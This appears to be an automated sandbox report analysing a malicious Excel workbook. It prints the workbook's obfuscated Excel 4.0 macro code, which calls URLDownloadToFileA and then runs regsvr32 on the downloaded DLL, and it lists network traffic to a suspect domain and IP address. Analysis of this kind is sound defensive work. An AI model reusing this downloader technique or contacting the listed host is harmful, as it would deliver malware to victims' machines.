<tr><td>Data Raw:</td><td>fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 98 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 54 00 00 00 12 00 00 00 60 00 00 00 0c 00 00 00 78 00 00 00 0d 00 00 00 84 00 00 00 13 00 21 21 90 00 00 00 02 00 00 00 e3 04 00 00 1e 00 00 00 04 00 00 00</td></tr>
</table>

Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 327615

General	
Stream Path:	Workbook
File Type:	Applesoft BASIC program data, first line number 16
Stream Size:	327615
Entropy:	7.64855011622
Base64 Encoded:	True
Data ASCII:	. . . . f 2 . . . . \\ . p . . . . B . . . . . a . . . . = ... = ... l . . 9 P . 8 . . . . X . @ . . . . . .
Data Raw:	09 08 10 00 00 06 05 00 66 32 cd 07 c9 80 01 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 02 00 00 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

Macro 4.0 Code

```
CALL("Ke"&?????2!HY314&"32", "Cr"&?????2!IA342&"yA", "JCJ", ?????2!HP312&?????2!HP327, 0)
```

```
CALL("U"&?????2!IA332, "U"&????4!E65, "IICCII", 0, ?????2!EE100, ?????2!HP312&?????2!HP327&?????2!HP341, 0, 0)
```

```
=RUN(R59),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,=RUN(????
4!D50),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=CALL(""Ke""&?????2!HY314&""32"",""Cr""&?????2!IA342&""yA"",""JCJ"",?????2!HP312&????
2!HP327,0)",,,,,,,,,,,,,,,,=RUN(????
5!A50),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
```

```
"=CALL(""Ke""&?????2!HY314&""32"",""Cr""&?????2!IA342&""yA"",""JCJ"",?????2!HP312,0)",,,,=RUN(????
1!M66),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=CONCATENATE(E67,E68,E69,E70,E71,E72,E73,E74,E75,E76,E77,E78,E79,E80,E81,E82,E83)",,,,"=CHAR(SUM(F66,G66,H66))",25,35,25,"=CHAR(SUM(F67,
G67,H67))",20,42,20,"=CHAR(SUM(F68,G68,H68))",25,26,25,=CHAR(F69-G69-H69),100,22,10,=CHAR(F70-G70-H70),200,50,39,=CHAR(F71-G71-H71),500,300,81,=CHAR(F72+G72-H72),120,130,140
,=CHAR(F73+G73-H73),200,300,392,=CHAR(F74+G74-H74),400,500,789,=CHAR(F75-G75+H75),500,430,27,=CHAR(F76-G76+H76),310,270,60,=CHAR(F77-G77+H77),200,160,44,"=CHAR(SUM(F78,
G78,H78))",56,37,18,"=CHAR(SUM(F79,G79,H79))",27,18,25,"=CHAR(SUM(F80,G80,H80))",44,58,3,=CHAR(F81-G81-H81),384,115,161,=CHAR(F82-G82-H82),762,504,157,=CHAR(F83-G83-H83),501
,328,108
```

```
"=CALL(""U""&?????2!IA332,""U""&????4!E65,""IICCII"",0,?????2!EE100,?????2!HP312&?????2!HP327&?????2!HP341,0,0)"=EXEC(????3!W36&?????2!HP312&?????2!HP327&?????2!HP341)=HALT()
```

Network Behavior

Network Port Distribution

Total Packets: 39

- 53 (DNS)
- 443 (HTTPS)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 29, 2020 06:08:33.681448936 CET	49726	443	192.168.2.3	78.46.235.88
Nov 29, 2020 06:08:33.702513933 CET	443	49726	78.46.235.88	192.168.2.3
Nov 29, 2020 06:08:33.702655077 CET	49726	443	192.168.2.3	78.46.235.88
Nov 29, 2020 06:08:33.703852892 CET	49726	443	192.168.2.3	78.46.235.88
Nov 29, 2020 06:08:33.944447041 CET	49726	443	192.168.2.3	78.46.235.88
Nov 29, 2020 06:08:34.256987095 CET	49726	443	192.168.2.3	78.46.235.88
Nov 29, 2020 06:08:34.866499901 CET	49726	443	192.168.2.3	78.46.235.88
Nov 29, 2020 06:08:36.073429108 CET	49726	443	192.168.2.3	78.46.235.88
Nov 29, 2020 06:08:37.272840977 CET	49726	443	192.168.2.3	78.46.235.88
Nov 29, 2020 06:08:38.476175070 CET	49726	443	192.168.2.3	78.46.235.88
Nov 29, 2020 06:08:40.882551908 CET	49726	443	192.168.2.3	78.46.235.88
Nov 29, 2020 06:08:45.836097002 CET	49726	443	192.168.2.3	78.46.235.88
Nov 29, 2020 06:08:55.446258068 CET	49726	443	192.168.2.3	78.46.235.88

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 29, 2020 06:08:16.917187929 CET	50141	53	192.168.2.3	8.8.8.8
Nov 29, 2020 06:08:16.953027964 CET	53	50141	8.8.8.8	192.168.2.3
Nov 29, 2020 06:08:17.749597073 CET	53023	53	192.168.2.3	8.8.8.8
Nov 29, 2020 06:08:17.776813984 CET	53	53023	8.8.8.8	192.168.2.3
Nov 29, 2020 06:08:18.476381063 CET	49563	53	192.168.2.3	8.8.8.8
Nov 29, 2020 06:08:18.512087107 CET	53	49563	8.8.8.8	192.168.2.3
Nov 29, 2020 06:08:19.190618992 CET	51352	53	192.168.2.3	8.8.8.8
Nov 29, 2020 06:08:19.217978001 CET	53	51352	8.8.8.8	192.168.2.3
Nov 29, 2020 06:08:20.005095005 CET	59349	53	192.168.2.3	8.8.8.8
Nov 29, 2020 06:08:20.062721968 CET	53	59349	8.8.8.8	192.168.2.3
Nov 29, 2020 06:08:20.861960888 CET	57084	53	192.168.2.3	8.8.8.8
Nov 29, 2020 06:08:20.897665024 CET	53	57084	8.8.8.8	192.168.2.3
Nov 29, 2020 06:08:21.694782972 CET	58823	53	192.168.2.3	8.8.8.8
Nov 29, 2020 06:08:21.721987009 CET	53	58823	8.8.8.8	192.168.2.3
Nov 29, 2020 06:08:22.607125044 CET	57568	53	192.168.2.3	8.8.8.8
Nov 29, 2020 06:08:22.642961025 CET	53	57568	8.8.8.8	192.168.2.3
Nov 29, 2020 06:08:25.404004097 CET	50540	53	192.168.2.3	8.8.8.8
Nov 29, 2020 06:08:25.431504965 CET	53	50540	8.8.8.8	192.168.2.3
Nov 29, 2020 06:08:28.257342100 CET	54366	53	192.168.2.3	8.8.8.8
Nov 29, 2020 06:08:28.284703970 CET	53	54366	8.8.8.8	192.168.2.3
Nov 29, 2020 06:08:29.250696898 CET	53034	53	192.168.2.3	8.8.8.8
Nov 29, 2020 06:08:29.299350977 CET	53	53034	8.8.8.8	192.168.2.3
Nov 29, 2020 06:08:29.607080936 CET	57762	53	192.168.2.3	8.8.8.8
Nov 29, 2020 06:08:29.644045115 CET	53	57762	8.8.8.8	192.168.2.3
Nov 29, 2020 06:08:30.652988911 CET	57762	53	192.168.2.3	8.8.8.8
Nov 29, 2020 06:08:30.704336882 CET	53	57762	8.8.8.8	192.168.2.3
Nov 29, 2020 06:08:31.647746086 CET	57762	53	192.168.2.3	8.8.8.8
Nov 29, 2020 06:08:31.682967901 CET	53	57762	8.8.8.8	192.168.2.3
Nov 29, 2020 06:08:33.633519888 CET	55435	53	192.168.2.3	8.8.8.8
Nov 29, 2020 06:08:33.663316011 CET	57762	53	192.168.2.3	8.8.8.8
Nov 29, 2020 06:08:33.679698944 CET	53	55435	8.8.8.8	192.168.2.3
Nov 29, 2020 06:08:33.698960066 CET	53	57762	8.8.8.8	192.168.2.3
Nov 29, 2020 06:08:37.679740906 CET	57762	53	192.168.2.3	8.8.8.8
Nov 29, 2020 06:08:37.715698004 CET	53	57762	8.8.8.8	192.168.2.3
Nov 29, 2020 06:08:43.084032059 CET	50713	53	192.168.2.3	8.8.8.8
Nov 29, 2020 06:08:43.111157894 CET	53	50713	8.8.8.8	192.168.2.3
Nov 29, 2020 06:08:47.212416887 CET	56132	53	192.168.2.3	8.8.8.8
Nov 29, 2020 06:08:47.249838114 CET	53	56132	8.8.8.8	192.168.2.3
Nov 29, 2020 06:08:49.673616886 CET	58987	53	192.168.2.3	8.8.8.8
Nov 29, 2020 06:08:49.713512897 CET	53	58987	8.8.8.8	192.168.2.3
Nov 29, 2020 06:09:00.414074898 CET	56579	53	192.168.2.3	8.8.8.8
Nov 29, 2020 06:09:00.462044954 CET	53	56579	8.8.8.8	192.168.2.3
Nov 29, 2020 06:09:07.185653925 CET	60633	53	192.168.2.3	8.8.8.8
Nov 29, 2020 06:09:07.213130951 CET	53	60633	8.8.8.8	192.168.2.3
Nov 29, 2020 06:09:07.262259960 CET	61292	53	192.168.2.3	8.8.8.8
Nov 29, 2020 06:09:07.289510965 CET	53	61292	8.8.8.8	192.168.2.3
Nov 29, 2020 06:09:17.759630919 CET	63619	53	192.168.2.3	8.8.8.8
Nov 29, 2020 06:09:17.786876917 CET	53	63619	8.8.8.8	192.168.2.3
Nov 29, 2020 06:09:20.994478941 CET	64938	53	192.168.2.3	8.8.8.8
Nov 29, 2020 06:09:21.040873051 CET	53	64938	8.8.8.8	192.168.2.3
Nov 29, 2020 06:09:52.140841961 CET	61946	53	192.168.2.3	8.8.8.8
Nov 29, 2020 06:09:52.167885065 CET	53	61946	8.8.8.8	192.168.2.3
Nov 29, 2020 06:09:53.943453074 CET	64910	53	192.168.2.3	8.8.8.8
Nov 29, 2020 06:09:53.997843981 CET	53	64910	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 29, 2020 06:08:33.633519888 CET	192.168.2.3	8.8.8.8	0x5ae3	Standard query (0)	dtmh.gr	A (IP address)	IN (0x0001)


DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 29, 2020 06:08:33.679698944 CET	8.8.8.8	192.168.2.3	0x5ae3	No error (0)	dtmh.gr		78.46.235.88	A (IP address)	IN (0x0001)

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 1384 Parent PID: 792

General

Start time:	06:08:27
Start date:	29/11/2020
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding
Imagebase:	0x3a0000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\giogti	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	92F643	CreateDirectoryA
C:\giogti\mpomqr	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	92F643	CreateDirectoryA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	92F634	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	92F634	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	92F634	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	92F634	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	92F634	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	92F634	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	92F634	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	92F634	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	92F634	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	92F634	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	92F634	URLDownloadToFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	92F634	URLDownloadToFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\602ACD09.tmp	success or wait	1	51495B	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache	success or wait	1	4120F4	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	success or wait	1	41211C	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSForms	dword	1	success or wait	1	41213B	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSComctlLib	dword	1	success or wait	1	41213B	RegSetValueExW

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: 6340 Parent PID: 1384

General

Start time:	06:08:55
Start date:	29/11/2020
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	regsvr32 -s C:\giogti\mpomqr\fwpxeohi.dll
Imagebase:	0x20000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis